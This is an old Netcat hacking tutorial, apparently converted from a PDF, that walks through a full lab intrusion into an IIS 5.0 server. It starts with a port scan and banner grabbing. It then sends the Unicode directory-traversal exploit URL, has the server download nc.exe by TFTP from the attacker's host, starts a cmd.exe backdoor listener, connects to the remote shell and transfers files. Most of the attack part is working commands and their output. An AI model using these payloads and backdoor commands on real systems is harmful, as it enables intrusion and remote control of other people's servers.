

NetCat

A Chilling Tutorial



Questions? mutsonline.com

<http://mutsonline.com>

Netcat – The Hacker "Swiss Army Knife"


DESCRIPTION

Netcat is a utility that is able to write and read data across TCP and UDP network connections. If you are responsible for network or system security it essential that you understand the capabilities of Netcat. Netcat can be used as port scanner, a backdoor, a port redirector, a port listener and lots of other cool things too. It's not always the best tool for the job, but if I was stranded on an island, I'd take Netcat with me ☺

During this tutorial I'll demonstrate a complete hack, using Netcat only, just to point out how versatile it is.

Port Scanning with Netcat

A scanning example from Hobbit is "**nc -v -w 2 -z target 20-30**". Netcat will try connecting to every port between 20 and 30 [inclusive] at the target, and will likely inform you about an FTP server, telnet server, and mailer along the way. The -z switch prevents sending any data to a TCP connection and very limited probe data to a UDP connection, and is thus useful as a fast scanning mode just to see what ports the target is listening on. To limit scanning speed if desired, -i will insert a delay between each port probe. Even though Netcat can be used for port scanning it isn't its strength. A tool such as Nmap is better suited for port scanning.



```
C:\WINNT\System32\cmd.exe


C:\tools>nc -v -w2 -z 192.168.1.90 1-200
<UNKNOWN> [192.168.1.90] 139 <netbios-ssn> open
<UNKNOWN> [192.168.1.90] 135 <epmap> open
<UNKNOWN> [192.168.1.90] 119 <nntp> open
<UNKNOWN> [192.168.1.90] 80 <http> open
<UNKNOWN> [192.168.1.90] 25 <smtp> open
<UNKNOWN> [192.168.1.90] 21 <ftp> open

C:\tools>
```

We scanned 192.168.1.1, ports 1-200. We can see that among others, port 80, 21 and 25 are open.


Banner Grabbing with Netcat

So we're interested in knowing what's running behind port 80 and 21. We can use Netcat to grab port banners in the following way:



```
C:\WINNT\System32\cmd.exe
C:\tools>nc -v -n 192.168.1.90 80
<UNKNOWN> [192.168.1.90] 80 (?) open
GET HTTP
HTTP/1.1 400 Bad Request
Server: Microsoft-IIS/5.0
Date: Mon, 05 May 2003 20:49:07 GMT
Content-Type: text/html
Content-Length: 87

<html><head><title>Error</title></head><body>The paramete
</html>
C:\tools>
```



```
C:\WINNT\System32\cmd.exe
C:\tools>nc -v -n 192.168.1.90 21
<UNKNOWN> [192.168.1.90] 21 (?) open
220 p-test Microsoft FTP Service (Version 5.0).
^C
C:\tools>
```

So we know it's probably a Windows 2000 machine as it's running IIS 5.0 and Microsoft FTP Service.

Let's try to send a malformed URL which attempts to exploit the File Traversal vulnerability in unpatched IIS servers (Pre SP3). We will be using Netcat to Check for the vulnerability, and if found (and it will!), we will upload Netcat to the IIS server and demonstrate how we can use Netcat as a backdoor.

If you do not know what the Unicode File traversal exploit is, you can check the "IIS Unicode File Traversal" tutorial, or read it up on the net. Basically this exploit allows us to "break out" of c:\inetpub\wwwroot and explore and execute programs anywhere on the attacked machine.

The point here isn't hacking IIS, but the use of Netcat as a backdoor. Don't get distracted by the whole "hacking into IIS" thing.

```
C:\WINNT\System32\cmd.exe

C:\tools>nc -v -n 192.168.1.90 80
<UNKNOWN> [192.168.1.90] 80 (?) open
GET http://192.168.1.90/scripts/..%255c../winnt/system32/cmd.exe?/c+dir+c:\
HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: Mon, 05 May 2003 20:57:05 GMT
Content-Type: application/octet-stream
Volume in drive C has no label.
Volume Serial Number is 2C18-8F86

Directory of c:\

03/07/2003  01:15p    <DIR>          Documents and Settings
05/05/2003  10:34p    <DIR>          Inetpub
03/06/2003  10:43a    <DIR>          Program Files
05/05/2003  10:34p    <DIR>          WINNT
               0 File(s)      0 bytes
               4 Dir(s)  16,130,674,688 bytes free

C:\tools>_
```

Voila! We've sent the URL:

`http://192.168.1.90/scripts/..%255c../winnt/system32/cmd.exe?/c+dir+c:\` to the vulnerable IIS server and what we see is a directory listing of the IIS server C drive.

Great! Now we want to upload Netcat to the IIS server, so we'll use TFTP and integrate the TFTP commands into the malformed URL.

```
C:\WINNT\System32\cmd.exe

C:\tools>nc -v -n 192.168.1.90 80
<UNKNOWN> [192.168.1.90] 80 (?) open
GET http://192.168.1.90/scripts/..%255c../winnt/system32/cmd.exe?/c+TFTP+-i+192.168.1.9+GET+nc.exe
HTTP/1.1 502 Gateway Error
Server: Microsoft-IIS/5.0
Date: Mon, 05 May 2003 21:25:48 GMT
Content-Length: 215
Content-Type: text/html

<head><title>Error in CGI Application</title></head>
<body><h1>CGI Error</h1>The specified CGI application misbehaved by not returning a complete set of HTTP headers. The headers it did return are:<p><p><pre></pre>
e>
C:\tools>_
```


Notice that the URL has a plus (+) sign between each command. So the command:

`tftp -I 192.168.1.9 GET nc.exe`

Is transformed to:

`http://<Exploit URL>/c+TFTP+-i+192.168.1.9+GET+nc.exe`

Also take a note of your TFTP server, to see if it has successfully uploaded the nc.exe file:



Netcat as a BackDoor

So now we have Netcat uploaded to the IIS server, we want to use it to create a backdoor, in order to get a remote command prompt.

In order to act as a backdoor we need Netcat to listen on a chosen port on the IIS server (lets choose port 10001) and then we can connect to this port from our attacking machine...using Netcat of course!

The command we want to give on the server looks like this:

nc -L -p 10001 -d -e cmd.exe

Here's what that command does:


nc - tells Windows to run the nc.exe file with the following arguments:

- L Tells netcat to not close and wait for connections
- p Specifies a port to listen for a connection on
- d Tells Netcat to detach from the process we want it to run.
- e Tells what program to run once the port is connected to

If we now want to convert this command for Unicode URL use, it will look like this:

http://<Exploit URL>/c+nc+-L+-p+10001+-d+-e+cmd.exe


Now we will execute Netcat on the remote IIS machine:



```
C:\WINNT\System32\cmd.exe - nc -v -n 192.168.1.90 80

C:\tools>nc -v -n 192.168.1.90 80
<UNKNOWN> [192.168.1.90] 80 (?) open
GET http://192.168.1.90/scripts/../../../../winnt/system32/cmd.exe?/c+nc+-L+-p+10001+-d+-e+cmd.exe
-
```

This should have started Netcat listening on port 10001 on the IIS machine and should connect the cmd.exe process to the connection stream. **From our machine** we will try to connect to the Netcat on the IIS server.



```
C:\WINNT\System32\cmd.exe - nc -v -n 192.168.1.90 10001

C:\tools>ipconfig

Windows 2000 IP Configuration

Ethernet adapter NAT:

    Connection-specific DNS Suffix  . : 
    IP Address. . . . .               : 192.168.1.9
    Subnet Mask . . . . .            : 255.255.255.0
    Default Gateway . . . . .         : 192.168.1.138

C:\tools>nc -v -n 192.168.1.90 10001
<UNKNOWN> [192.168.1.90] 10001 (?) open
Microsoft Windows 2000 [Version 5.00.2195]
<C> Copyright 1985-1999 Microsoft Corp.

c:\inetpub\scripts>ipconfig
ipconfig

Windows 2000 IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : 
    IP Address. . . . .               : 192.168.1.90
    Subnet Mask . . . . .            : 255.255.255.0
    Default Gateway . . . . .         : 

c:\inetpub\scripts>_
```


Tada! We have now "Shoveled a Shell" using Netcat. We effectively have a remote command prompt of the IIS server, as can be seen from the IPConfig.

Transferring files using Netcat

Let's look at other possibilities Netcat can provide. Say we wanted to transfer a file called `hack.txt` to the IIS server, and for some reason we don't want to TFTP the file. We can use Netcat to transfer files from one system to another.

To receive a file named `hack.txt` on the destination system start Netcat on the IIS server with the following command:

```
nc -l -p 1234 >hack.txt
```



```
C:\WINNT\System32\cmd.exe - nc -v -n 192.168.1.90 10001

c:\inetpub\scripts>ipconfig
ipconfig

Windows 2000 IP Configuration


Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . :
    IP Address. . . . .                : 192.168.1.90
    Subnet Mask . . . . .              : 255.255.255.0
    Default Gateway . . . . .          :

c:\inetpub\scripts>nc -l -p 1234 >hack.txt
nc -l -p 1234 >hack.txt
_
```

On our source system (the attacking computer) we send a file named `hack.txt` to the IIS machine with the following command:

```
nc destination 1234 <hack.txt
```




```
C:\WINNT\System32\cmd.exe


C:\tools>nc 192.168.1.90 1234 <hack.txt
^C
C:\tools>_
```

Issue a `^C` on the source system and you're done. Be sure to check the file to be sure it is the same size as the original.

This is what hack.txt looks like



And... Voila!



We can see that the file hack.txt has been transferred to the target system, via port 1234.

These are just a few of the wonderful option Netcat has to offer. Definitely worth RTFMing. Imagine all the wonderful possibilities of overcoming firewalls with netcat...